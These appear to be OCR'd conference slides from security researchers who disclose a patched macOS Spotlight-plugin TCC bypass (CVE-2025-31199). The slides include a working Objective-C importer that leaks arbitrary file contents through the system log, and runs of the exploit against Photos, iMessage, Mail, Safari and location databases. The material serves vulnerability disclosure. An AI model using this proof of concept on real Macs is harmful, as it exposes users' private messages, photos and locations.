The indexing functionality in Spotlight in Apple OS X before 10.10.2 writes memory contents to an external hard drive, which allows local users to obtain sensitive information by reading from this drive.

- Patrick Wardle
- Probably other people in this room as well

Spotlight

Available for: macOS Sequoia

Impact: An app may be able to access sensitive user data

Description: A permissions issue was addressed with additional sandbox restrictions.

CVE-2024-54533: Csaba Fitzl (@theevilbit) of OffSec

Entry added April 2, 2025

Spotlight

Available for: macOS Sequoia

Impact: An app may be able to access sensitive user data

Description: A logic issue was addressed with improved checks.

CVE-2025-24197: Rodolphe Brunetti (@eisw0lf) of Lupus Nova

Spotlight

Available for: macOS Sequoia

Impact: An app may be able to access sensitive user data

Description: This issue was addressed with improved checks.

CVE-2025-43246: Mickey Jin (@patch1t)

Spotlight

Available for: Mac Studio (2022 and later), iMac (2020 and later), Mac Pro (2019 and later), Mac mini (2020 and later), MacBook Air with Apple silicon (2020 and later), MacBook Pro (16-inch, 2019), MacBook Pro (13-inch, 2020, Four Thunderbolt 3 ports), and MacBook Pro with Apple silicon (2020 and later)

Impact: An app may be able to gain root privileges

Description: A permissions issue was addressed with additional restrictions.

CVE-2025-43333: Gergely Kalman (@gergely_kalman)

Spotlight architecture

- Complex and IPC-heavy design (as usual)
  - mds: Metadata server. Coordinator for other parts of Spotlight.
  - mdworker: indexes specific file types in a sandbox.
  - mdworker_shared: multi-tenant worker, also sandboxed.
  - Index files are stored in ".Spotlight-V100" files
    - TCC protected (but can be accessed if FDA is granted from root)
  - corespotlightd: feeds Spotlight "knowledge" into Siri / Apple Intelligence
- Utilities:
  - mdutil, mdimport, mdfind

Spotlight architecture

```
root@McJbo ~ # ll /Volumes/Macintosh\ HD\ -\ Data/.Spotlight-V100
total 16
drwx------   5 root  wheel   160 Oct 24  2018 .
drwxr-xr-x@ 32 root  wheel  1024 Oct 15  2021 ..
drwx------   3 root  wheel    96 Oct 24  2018 Store-V1
drwx------   3 root  wheel    96 Oct 24  2018 Store-V2
-rw-------   1 root  wheel  4122 Oct 24  2018 VolumeConfiguration.plist
root@McJbo ~ # ls /Volumes/Macintosh\ HD\ -\ Data/.Spotlight-V100/Store-V2/B2481C6B-0B13-4CB3-B930-FA52B72A3806 | head -n 10
.store.db
0.directoryStoreFile
0.directoryStoreFile.shadow
0.indexArrays
0.indexBigDates
0.indexCompactDirectory
0.indexDirectory
0.indexGroups
0.indexHead
0.indexIds
root@McJbo ~ #
```

Spotlight architecture

- Since Spotlight needs to know how to index contents from arbitrary file types, the entire system is built around plugins.
  - MacOS bundles with .mdimporter extension
  - You can find built-in ones in /System/Library/Spotlight
  - Remember: /System cannot be tampered with (SIP and others)

```
root@McJbo ~ # ll /System/Library/Spotlight
total 0
drwxr-xr-x   20 root  wheel   640 May  3 22:39 .
drwxr-xr-x  156 root  wheel  4992 May  3 22:39 ..
drwxr-xr-x    3 root  wheel    96 May  3 22:39 Application.mdimporter
drwxr-xr-x    3 root  wheel    96 May  3 22:39 Archives.mdimporter
drwxr-xr-x    3 root  wheel    96 May  3 22:39 Audio.mdimporter
```

Spotlight architecture

- Because mdworker_shared and friends index arbitrary files – they have a private Apple Entitlements:
  - kTCCServiceSystemPolicyAllFiles
  - Equivalent to “Full Disk Access”!
  - And other stuff like access to addressbook, calendar and reminders
- Sandboxed via dedicated rules
  - Enforced by mds when it launches it at runtime
  - Cannot read files unless passed down using XPC
  - No network access
  - No forks

Spotlight architecture

```
jbo@McJbo ~ % head -n 50 /usr/share/sandbox/mdworker.sb
;;
;; Spotlight importer - sandbox profile
;; Copyright (c) 2006-2008 Apple Inc.  All Rights reserved.
;;
;; WARNING: The sandbox rules in this file currently constitute
;; Apple System Private Interface and are subject to change at any time and
;; without notice. The contents of this file are also auto-generated and not
;; user editable; it may be overwritten at any time.
;;

(version 1)
(deny default)
(import "system.sb")

(deny file-write*)

(if (defined? 'system-package-check)
    (allow system-package-check))

(define (param-regex param-name param-relative-regex)
  (regex (string-append "^" (regex-quote (param param-name)) param-relative-regex)))

(define (param-subpath param-name param-relative-subpath)
  (subpath (string-append (param param-name) param-relative-subpath)))

(define (param-literal param-name param-relative-literal)
  (literal (string-append (param param-name) param-relative-literal)))


;; Homedir-relative path filters
(define (home-regex home-relative-regex)
  (param-regex "_HOME" home-relative-regex))

(define (home-subpath home-relative-subpath)
  (param-subpath "_HOME" home-relative-subpath))

(define (home-literal home-relative-literal)
  (param-literal "_HOME" home-relative-literal))

;; Suppress log noise from Carbon / frameworks.
(deny iokit* (with no-log))
(deny process-exec (with no-log))
(deny file-write*
    (literal "/private/var/empty/Library")
    (with no-log))

(allow file-read* (regex #"\.mdimporter(/|$)"))

(deny file-read* (regex #"\.GlobalPreferences\.plist") (with no-log))
(deny file-read* (regex #"\.GlobalPreferences\.[^\.]+\.plist") (with no-log))
jbo@McJbo ~ %
```

```
                        4096,
                        134217984) )
{
  v31 = ((__int64 (__fastcall *)(const char *, _QWORD *, _QWORD))sandbox_extension_issue_file_to_self)(
          "com.apple.spotlight.importer.readonly",
          v63,
          0);
  if ( v31 )
  {
    v32 = (void *)v31;
    ((void (__fastcall *)(__int64, __int64))CFArrayAppendValue)(v28, v31);
    free(v32);
  }
}
```

Spotlight architecture

```
jbo@McJbo ~ % codesign -dv --entitlements - /System/Library/Frameworks/CoreServices.framework/Frameworks/Metadata.framework/Versions/A/Support/mdworker_shared
Executable=/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mdworker_shared
Identifier=com.apple.mdworker_shared
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=4466 flags=0x0(none) hashes=129+7 location=embedded
Platform identifier=16
Signature size=4442
Signed Time=Apr 19, 2025 at 4:41:26 AM
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
[Dict]
        [Key] com.apple.private.accounts.allaccounts
        [Value]
                [Bool] true
        [Key] com.apple.private.corespotlight.internal
        [Value]
                [Bool] true
        [Key] com.apple.private.corespotlight.sender.importer
        [Value]
                [Bool] true
        [Key] com.apple.private.disable-log-mach-ports
        [Value]
                [Bool] true
        [Key] com.apple.private.security.restricted-application-groups
        [Value]
                [Array]
                        [String] com.apple.MailPersonaStorage
        [Key] com.apple.private.security.storage.Mail
        [Value]
                [Bool] true
        [Key] com.apple.private.security.storage.Suggestions
        [Value]
                [Bool] true
        [Key] com.apple.private.tcc.allow
        [Value]
                [Array]
                        [String] kTCCServiceAddressBook
                        [String] kTCCServiceCalendar
                        [String] kTCCServiceReminders
                        [String] kTCCServiceSystemPolicyAllFiles
        [Key] com.apple.security.application-groups
        [Value]
                [Array]
                        [String] com.apple.MailPersonaStorage
        [Key] com.apple.security.personal-information.addressbook
        [Value]
                [Bool] true
jbo@McJbo ~ %
```

Spotlight plugins

- You can code your own plugin!
  - Does not even have to be signed!
  - Place under ~/Library/Spotlight/*.mdimporter
  - No need for root access
- How do you write one?

Spotlight plugins

- Shout-out to Csaba Fitzl:
  - https://theevilbit.github.io/beyond/beyond_0011/
  - He used a Spotlight plugin for persistence
- Concepts:
  - A metadata file (Info.plist) with another metadata file(schema.xml) declare the type of files the importer will intercept
  - Implement a method GetMetadataForFile with your implementation
  - Done

Spotlight hacking

- Is the sandboxing sufficient?
  - ABSOLUTELY NOT
  - You get read access to a file – and can leak it in many different ways
    - CPU spikes
    - Any type of signaling
    - …
    - We chose the standard log though..

Spotlight hacking

```objc
#include <CoreFoundation/CoreFoundation.h>
#import <Cocoa/Cocoa.h>

Boolean GetMetadataForFile(void *thisInterface, CFMutableDictionaryRef attributes, CFStringRef contentTypeUTI, CFStringRef pathToFile)
{
    // Get file size
    NSString *filePath = (__bridge NSString *)pathToFile;
    NSFileHandle* handle = [NSFileHandle fileHandleForReadingAtPath:filePath];
    NSUInteger fileSize = [handle seekToEndOfFile];
    [handle seekToFileOffset:0];
    NSLog(@"POC: file %@ has size: %lu", pathToFile, (unsigned long)fileSize);

    // Read file in chunks
    const NSInteger CHUNK_SIZE = 40;
    NSInteger offset = 0;
    while (YES) {
        @autoreleasepool {
            NSData* data = [handle readDataOfLength:CHUNK_SIZE];
            if ([data length] == 0) {
                break;
            }
            const char* bytes = (const char*)[data bytes];
            NSUInteger capacity = [data length] * 2;
            NSMutableString *sbuf = [NSMutableString stringWithCapacity:capacity];
            for (NSInteger i = 0; i < [data length]; i++)
            {
                [sbuf appendFormat:@"%02X", (unsigned int)(NSUInteger)bytes[i]];
            }
            NSLog(@"POC: file %@ leak at offset %lu: %@", pathToFile, offset, sbuf);
            offset += [data length];
        }
    }

    // Free handle and return
    [handle closeFile];
    return true;
}
```

Spotlight hacking

- Two things still missing: triggering on arbitrary files and declaring the right types of files
- Triggering is easy:

```
mdimport(1)

NAME
     mdimport – import file hierarchies into the metadata datastore.

SYNOPSIS
     mdimport [-itpAXLr] [-d level] [-o -outputfile] [ file | directory ... ]

DESCRIPTION
     mdimport is used to test Spotlight plug-ins, list the installed plug-ins and s

     The following options are available:

     -i          Request Spotlight to import file or recursively import directory.
                 specified.
```

Discovering arbitrary UTIs

- File types are declared by a schema called UTI
  - Uniform Type Identifier
  - Can be done with the uttype utility or mdls utility
- Examples:
  - public.jpeg, public.text
  - com.adobe.pdf, com.microsoft.word.doc
  - dyn.ah62d4rv4ge81g3pubsvge4v
- Dynamic types are created for files that don’t match a well-known or declared UTI

Discovering arbitrary UTIs

```
jbo@McJbo ~ % mdls /Users/jbo/Downloads/aaa.png | head -n 20
_kMDItemDisplayNameWithExtensions                = "aaa.png"
kMDItemAestheticScore                            = 0.04785156
kMDItemBitsPerSample                             = 24
kMDItemColorSpace                                = "RGB"
kMDItemContentCreationDate                       = 2024-06-28 02:56:27 +0000
kMDItemContentCreationDate_Ranking               = 2024-06-28 00:00:00 +0000
kMDItemContentModificationDate                   = 2024-06-28 02:56:27 +0000
kMDItemContentRating                             = 0
kMDItemContentType                               = "public.png"
kMDItemContentTypeTree                           = (
    "public.png",
    "public.image",
    "public.data",
    "public.item",
    "public.content"
)
kMDItemDateAdded                                 = 2024-06-28 02:56:27 +0000
kMDItemDisplayName                               = "aaa.png"
kMDItemDocumentIdentifier                        = 0
kMDItemDownloadedDate                            = (
jbo@McJbo ~ %
```

Adjusting for arbitrary UTIs

- Dynamic UTIs start with a “dyn.” and then an opaque hash
  - Changes between machines
- However, since our plugin is not signed – we do not even need to recompile it to leak arbitrary file contents.
  - No even need for patching since everything is neatly in XML.

Putting it all together

```
jbo@McJbo Sploitlight % ls ~/Pictures/Photos\ Library.photoslibrary
ls: /Users/jbo/Pictures/Photos Library.photoslibrary: Operation not permitted
jbo@McJbo Sploitlight % ./sploitlight.py ~/Pictures/Photos\ Library.photoslibrary
```


```
Spotlight-based TCC bypass
Jonathan Bar Or, Alexia Wilson, Christine Fossaceca

[+] Concluded importer name Sploitlight.mdimporter
[+] Importer name Sploitlight.mdimporter is confirmed to be loaded
[+] Leaking started
[!] Finishing leaking in 1....
[+] Leaking finished
[+] Analyzing leaks
[+] File /System/Volumes/Data/Users/jbo/Pictures/Photos Library.photoslibrary/database/Photos.sqlite is expected to leak 2809856 bytes
File /System/Volumes/Data/Users/jbo/Pictures/Photos Library.photoslibrary/database/Photos.sqlite:

                00000000|5351 4c69 7465 2066 6f72 6d61 7420 3300|SQLite format 3.
                00000010|1000 0202 0040 2020 0000 0070 0000 02ae|.....@  ...p....
                00000020|0000 0000 0000 0000 0000 13cc 0000 0004|................
                00000030|0000 0000 0000 0238 0000 0001 0000 0000|.......8........
                00000040|0000 0001 0000 0000 0000 0000 0000 0000|................
                00000050|0000 0000 0000 0000 0000 0000 0000 0070|...............p
                00000060|002e 6eba 050f 9500 320e cd05 0000 02ad|..n.....2.......
                00000070|0f7c 0fa0 0f6a 0f65 0ffb 0fd8 0fd3 0fc3|.|...j.e........
                00000080|0fb1 0fab 0fa5 0f4b 0f8d 0f57 0f75 0f87|.......K...W.u..
                00000090|0f51 0f5d 0f39 0fe9 0f81 0f45 0f2d 0f3f|.Q.].9.....E.-.?
                000000a0|0f33 0fe3 0f27 0f21 0fdd 0ff5 0f6f 0f9a|.3...'.!.....o..
                000000b0|0fbd 0fcd 0fef 0f1b 0f15 0f0f 0f09 0f03|................
                000000c0|0efd 0ef7 0ef1 0fb7 0eeb 0ee5 0edf 0ed9|................
                000000d0|0ed3 0ecd 0000 0000 0000 0000 0000 0000|................
                000000e0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000000f0|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000100|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000110|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000120|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000130|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000140|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000150|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000160|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000170|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000180|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000190|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001a0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001b0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001c0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001d0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001e0|0000 0000 0000 0000 0000 0000 0000 0000|................
                000001f0|0000 0000 0000 0000 0000 0000 0000 0000|................
                00000200|0000 0000 0000 0000 0000 0000 0000 0000|................
                                    ... <TRUNCATED> ...
```

```
jbo@McJbo Sploitlight % ls ~/Pictures/Photos\ Library.photoslibrary
```

What are the implications?

- Reading arbitrary files – TCC bypass.
- ”Slice and dice” – guess different file types and run mdimport on directories recursively.
- What are super interesting files we could read?
  - Besides the obvious (private documents, TCC.db etc.)?
  - How about Apple Intelligence based files?

Apple Intelligence - background

- Apple Intelligence is a personal AI system that integrated generative AI technology on iOS, macOS and iPad.
- Includes cool features such as:
  - Writing tools: writing assistance in Mail and Notes
  - Smartphone replies & summaries: in Mail and Notifications
  - Photo Search: searches through Photos in natural language
  - Audio Transcription & Summary: for voice notes and calls
  - (and much more!)

Apple Intelligence - background

- Design contains on-device processing, but also requires caching
  - For example, Photos tagging data is cached in files
  - Cache seems to be TCC protected (“Access to Pictures”)
  - (We won’t get into PCC = Private Cloud Compute)

```
jbo@McJbo ~ % ll ~/Library/Photos/Libraries/Syndication.photoslibrary/database
total 7040
drwxr-xr-x@ 12 jbo  staff      384 May 16 05:33 .
drwxr-xr-x@  9 jbo  staff      288 Jun 14 00:00 ..
drwxr-xr-x@  3 jbo  staff       96 Nov  6  2021 .Photos_SUPPORT
-rw-r--r--@  1 jbo  staff      298 Nov  6  2021 DataModelVersion.plist
-rw-r--r--@  1 jbo  staff    49152 Nov  6  2021 metaSchema.db
-rw-r--r--@  1 jbo  staff    49152 Nov  6  2021 photos.db
-rw-r--r--@  1 jbo  staff  2785280 Jun  6 13:31 Photos.sqlite
-rw-r--r--@  1 jbo  staff    32768 Jun 14 00:00 Photos.sqlite-shm
-rw-r--r--@  1 jbo  staff    32768 Jun  6 04:49 Photos.sqlite-wal
-rw-r--r--@  1 jbo  staff      452 Jun 14 00:00 Photos.sqlite.lock
-rw-r--r--@  1 jbo  staff        0 Nov  6  2021 protection
drwxr-xr-x@  5 jbo  staff      160 Dec 15 21:23 search
jbo@McJbo ~ %
```

example photo ta

Apple Intelligence – DB contents

- Changes between OS versions, but Photos.sqlite seems to have:
  - Geolocation data
  - Photos and Videos metadata
  - Face and person recognition data
  - User activity and event context
  - Deleted photos and videos
  - Search history and user preferences
- Also synchronized between devices based on iCloud account!
  - Major privacy implications

Implications

```sql
-- Fetch details
SELECT
    ZADDITIONALASSETATTRIBUTES.ZORIGINALFILENAME AS Filename,
    ZADDITIONALASSETATTRIBUTES.ZTITLE AS Title,
    ZASSETDESCRIPTION.ZLONGDESCRIPTION AS Description,
    ZMOMENT.ZAPPROXIMATELATITUDE AS Lat,
    ZMOMENT.ZAPPROXIMATELONGITUDE AS Lon,
    ZADDITIONALASSETATTRIBUTES.ZEXIFTIMESTAMPSTRING AS Date
FROM ZASSETDESCRIPTION
JOIN ZADDITIONALASSETATTRIBUTES ON ZASSETDESCRIPTION.Z_PK == ZADDITIONALASSETATTRIBUTES.ZASSETDESCRIPTION
JOIN ZASSET ON ZASSET.Z_PK == ZADDITIONALASSETATTRIBUTES.ZASSET
JOIN ZMOMENT ON ZASSET.ZMOMENT == ZMOMENT.Z_PK

```


Message | Result 1

Filename	Title	Description	Lat	Lon	Date
my_cat.jpg	Sushi the cat	This is the best cat ever.	47.6[redacted]	-122.3[redacted]	2025:02:22 08:11:13

Other implications

- Safari, reading iMessage chats

```
jbo@McJbo sploit % sqlite3 History.db .dump | grep -i rickroll
INSERT INTO history_items VALUES(36186,'http://rickroll.com/','rickroll',1,X'64000000',NULL,NULL,0,100,522);
INSERT INTO history_visits VALUES(103992,36186,780453651.6183129549,'rickroll.com | 522: Connection timed out',1,0,0,NULL,NULL,0,0,0,100);
jbo@McJbo sploit %
```





```
jbo@McJbo sploit % sqlite3 chat.db .dump | grep INSERT | grep message
INSERT INTO chat_message_join VALUES(1,1,780450146315000064);
INSERT INTO message VALUES(1,'888C3239-05AC-4082-BBA3-573BFC5AAA38',NULL,0,NULL,1,NULL,NULL,X'040b73747265616d747970656481e8038401408484841 24e534174747269627574656453747269 6e67008484084e534f626a656374008592848484084e53537472696e6701948401 2b0c546573746 96e6721203132338684026949010c928484840c4e5344696374696f6e617279009484016901928496961d5f5f6b494d4d65737361676550617274417474726962757465 74654e616d658692848484084e534e756d626572008484074e5356616c7565009484012a84999900868686',10,0,'iMessage','E:jobaror@microsoft.com','E40658CF-A9A8-490B-BAEB-DF2C57EFFE75',0,780450146315000064,0,780450146813895168,1,1,0,1,0,0,0,0,0,0,1,0,0,0,0,0,0,NULL,1,0,0,0,0,0,0,NULL,0,0,0,0,0,0,0,NULL,0,NULL,NULL,NULL,0,0,0,X'62706c6973743030d10102537537409080b0f0000000000001010000000000000030000000000000000000000000000000010',0,'','','jobaror@icloud.com',0,NULL,NULL,0,NULL,0,0,0,NULL,NULL,NULL,0,0,NULL,0,0,0,1,0,0,0,0,NULL,NULL,NULL,0,0,0,0,0,0);
INSERT INTO sqlite_sequence VALUES('unsynced_removed_recoverable_messages',0);
INSERT INTO sqlite_sequence VALUES('sync_deleted_messages',0);
INSERT INTO sqlite_sequence VALUES('deleted_messages',0);
INSERT INTO sqlite_sequence VALUES('message',1);
CREATE TRIGGER after_insert_on_message_attachment_join AFTER INSERT ON message_attachment_join BEGIN     UPDATE message       SET cache_has_attachments = 1     WHERE       message.ROWID = NEW.message_id; END;
CREATE TRIGGER after_insert_on_chat_message_join  AFTER INSERT ON chat_message_join BEGIN     UPDATE message       SET cache_roomnames = (         SELECT group_concat(c.room_name)         FROM chat c         INNER JOIN chat_message_join j  ON c.ROWID = j.chat_id         WHERE           j.message_id = NEW.message_id       )       WHERE         message.ROWID = NEW.message_id; END;
CREATE TRIGGER add_to_sync_deleted_messages AFTER DELETE ON message BEGIN     INSERT INTO sync_deleted_messages (guid, recordID) VALUES (OLD.guid, OLD.ck_record_id); END;
CREATE TRIGGER add_to_deleted_messages AFTER DELETE ON message BEGIN     INSERT INTO deleted_messages (guid) VALUES (OLD.guid); END;
CREATE TRIGGER update_last_failed_message_date AFTER UPDATE OF error ON message WHEN   NEW.error != 0 AND NEW.date > COALESCE((SELECT value FROM kvtable WHERE key = 'lastFailedMessageDate'), 0) BEGIN   INSERT OR REPLACE INTO kvtable (key, value) VALUES ('lastFailedMessageDate', NEW.date);   INSERT OR REPLACE INTO kvtable (key, value) VALUES ('lastFailedMessageRowID', NEW.rowID); END;
jbo@McJbo sploit % echo 040b73747265616d747970656481e8038401408484841 24e534174747269627574656453747269 6e67008484084e534f626a656374008592848484084e53537472696e6701948401 2b0c546573746 96e6721203132338684026949010c928484840c4e5344696374696f6e617279009484016901928496961d5f5f6b494d4d65737361676550617274417474726962757465 74654e616d658692848484084e534e756d626572008484074e5356616c7565009484012a84999900868686 | xxd -r -p

streamtyped@@@@NSAttributedString@NSObject@@@@NSString@@+
                                                          Testing! 123@@iI
                                                                          @@@@
                                                                               NSDictionary@@i@@@@__kIMMessagePartAttributeName@@@@NSNumber@@NSValue@@*@@@@@@%
jbo@McJbo sploit %
```

Other implications

- Mail forensics

```
jbo@McJbo sploit % sqlite3 ./Envelope\ Index .dump | grep INSERT
INSERT INTO messages VALUES(2,-4184659618205249207,1,1,X'd8bafbf02988470294d66b3cc6d30aca',1,NULL,1,1,1758759782,1758759782,3,3
INSERT INTO messages VALUES(3,-4184659618205249207,1,1,NULL,1,NULL,1,1,1758759782,1758759797,2,2,8590195841,1,0,0,3966,1,175875
INSERT INTO message_global_data VALUES(1,-4184659618205249207,NULL,NULL,NULL,0,NULL,NULL,10752,0,1,2,'{"rolloutFactorPackID":"(
"66d35d7fe4d6bf7664f40ddf","tsScore":1,"experimentDeploymentID":"-1","experimentTreatmentID":"","finalRuleVersion":"1.4","model
INSERT INTO mailboxes VALUES(1,'local://772999FD-13E1-4202-B51E-7215AA9EFBEB/SendLater',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(2,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/INBOX',1,0,0,0,0,NULL,NULL,'58');
INSERT INTO mailboxes VALUES(3,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/Sent%20Messages',1,0,0,0,0,NULL,NULL,'56');
INSERT INTO mailboxes VALUES(4,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/Drafts',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(5,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/Junk',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(6,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/Deleted%20Messages',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(7,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/New%20Folder',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(8,'imap://1409D2BD-E258-435B-AF25-37D2E3842E47/Archive',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO mailboxes VALUES(9,'local://772999FD-13E1-4202-B51E-7215AA9EFBEB/Outbox',0,0,0,0,0,NULL,NULL,NULL);
INSERT INTO conversations VALUES(1,0,NULL);
INSERT INTO senders VALUES(1,NULL,200,1);
INSERT INTO sender_addresses VALUES(1,1);
INSERT INTO sender_addresses VALUES(2,1);
INSERT INTO searchable_message_tombstones VALUES(3,0,'1',6);
INSERT INTO recipients VALUES(1,1,2,0,0);
INSERT INTO recipients VALUES(2,2,2,0,0);
INSERT INTO recipients VALUES(3,3,2,0,0);
INSERT INTO conversation_id_message_id VALUES(1,-4184659618205249207,1758759782);
INSERT INTO searchable_messages VALUES(2,2,8,1,0);
INSERT INTO searchable_messages VALUES(3,3,10,1,0);
INSERT INTO server_messages VALUES(1,2,3,NULL,1,0,0,0,0,0,0,0,0,0,1);
INSERT INTO server_messages VALUES(2,3,2,NULL,1,0,0,0,0,0,0,0,0,0,1);
INSERT INTO subjects VALUES(1,'Testing456');
INSERT INTO summaries VALUES(1,'Quack quack ducky duck');
INSERT INTO addresses VALUES(1,[redacted]icloud.com','Jonathan Bar Or');
INSERT INTO addresses VALUES(2,'[redacted]@icloud.com','');
```



Other implications

- Current location (from Weather)

```
jbo@McJbo sploit % sqlite3 ./current-location.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE table_versions (id TEXT NOT NULL, version TEXT NOT NULL, PRIMARY KEY (id));
INSERT INTO table_versions VALUES('currentLocationRaw','0.0.1');
INSERT INTO table_versions VALUES('currentLocationGeocoded','0.0.1');
CREATE TABLE currentLocationRaw (id TEXT NOT NULL, coordinate BLOB NOT NULL, date DOUBLE NOT NULL, PRIMARY KEY (id));
INSERT INTO currentLocationRaw VALUES('current',X'7b226c6f6e676974756465223a2d3132312e373731353736393731363734373925c226c61746974756465223a34372e3437393039
CREATE TABLE currentLocationGeocoded (id TEXT NOT NULL, location BLOB NOT NULL, date DOUBLE NOT NULL, PRIMARY KEY (id));
INSERT INTO currentLocationGeocoded VALUES('current',X'7b2273656[redacted]696572223a224
[redacted]
COMMIT;
jbo@McJbo sploit % echo 7b2273656[redacted]e67
[redacted]566
[redacted]7d7d | xxd -r -p | jq
{
  "searchSubtitle": null,
  "timeZone": {
    "identifier": "America/Los_Angeles"
  },
  "preciseName": [redacted]
  "name": "North [redacted]
  "searchTitle": null,
  "secondaryName": null,
  "id": "current",
  "lastRefreshDate": 780453015.903476,
  "coordinate": {
    "latitude": 47.47[redacted]
    "longitude": -121[redacted]
  }
}
jbo@McJbo sploit %
```

Other implications


- Getting activity from knowledgeC.db

```
1   SELECT
2     datetime(o.ZSTARTDATE + 978307200, 'unixepoch') AS start_time,
3     datetime(o.ZENDDATE  + 978307200, 'unixepoch') AS end_time,
4     o.ZSTREAMNAME,
5     o.ZVALUESTRING,
6     o.ZVALUEINTEGER,
7     sm.*
8   FROM ZOBJECT o
9   LEFT JOIN ZSTRUCTUREDMETADATA sm
10    ON o.ZSTRUCTUREDMETADATA = sm.Z_PK
11  WHERE o.ZSTREAMNAME LIKE '/app/%'
12  ORDER BY start_time ASC
13  LIMIT 50;
14
```

	start_time	end_time	ZSTREAMNAME	ZVALUESTRING	ZVALUEINTEGER	Z_PK	Z_ENT	Z_OPT	Z_CDP
1	2025-08-27 13:09:23	2025-08-27 13:09:37	/app/usage	com.microsoft.teams2	-28680729923476362 71	4784	15	209348	*NULL*
2	2025-08-27 13:09:36	2025-08-27 13:09:37	/app/webUsage	com.apple.Safari	2939589157913874707	279003	15	5	*NULL*
3	2025-08-27 13:09:37	2025-08-27 13:09:40	/app/webUsage	com.apple.Safari	2939589157913874707	278970	15	7	*NULL*
4	2025-08-27 13:09:37	2025-08-27 13:09:40	/app/usage	com.apple.Safari	2939589157913874707	4784	15	209348	*NULL*
5	2025-08-27 13:09:40	2025-08-27 13:09:41	/app/usage	com.apple.finder	2961235614696431925	4784	15	209348	*NULL*
6	2025-08-27 13:09:41	2025-08-27 13:09:41	/app/webUsage	com.apple.Safari	2939589157913874707	279003	15	5	*NULL*

For end users, is this enough?

- Access to “Photos” has vast implications



Apple’s fix

- Why is this under “logging”?

Logging

Available for: iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

Impact: An app may be able to access sensitive user data

Description: A logging issue was addressed with improved data redaction.

CVE-2025-31199: Jonathan Bar Or (@yo_yo_yo_jbo) of Microsoft, Alexia Wilson of Microsoft, Christine Fossaceca of Microsoft

Entry added May 28, 2025

Patch Analysis

- This was a TCC bypass on MacOS, but it impacted macOS, iPadOS, iOS, VisionOS!!!

→iOS/iPadOS 18.4
→Vision OS 2.4
→MacOS Sequoia 15.4

Before vs After

macOS Sequoia 15.3.2

```
testmachine@testmachines-Virtual-Machine Debug % log stream | grep -i Exploit
2025-11-05 11:52:13.831490-0800 0x4e38     Default     0x0                  1616   0    mdworker: (Persist) Hello from Exploit:)
2025-11-05 11:52:13.831812-0800 0x4e38     Default     0x0                  1616   0    mdworker: Hello from Exploit:)
^C
```

macOS Sequoia 15.4

```
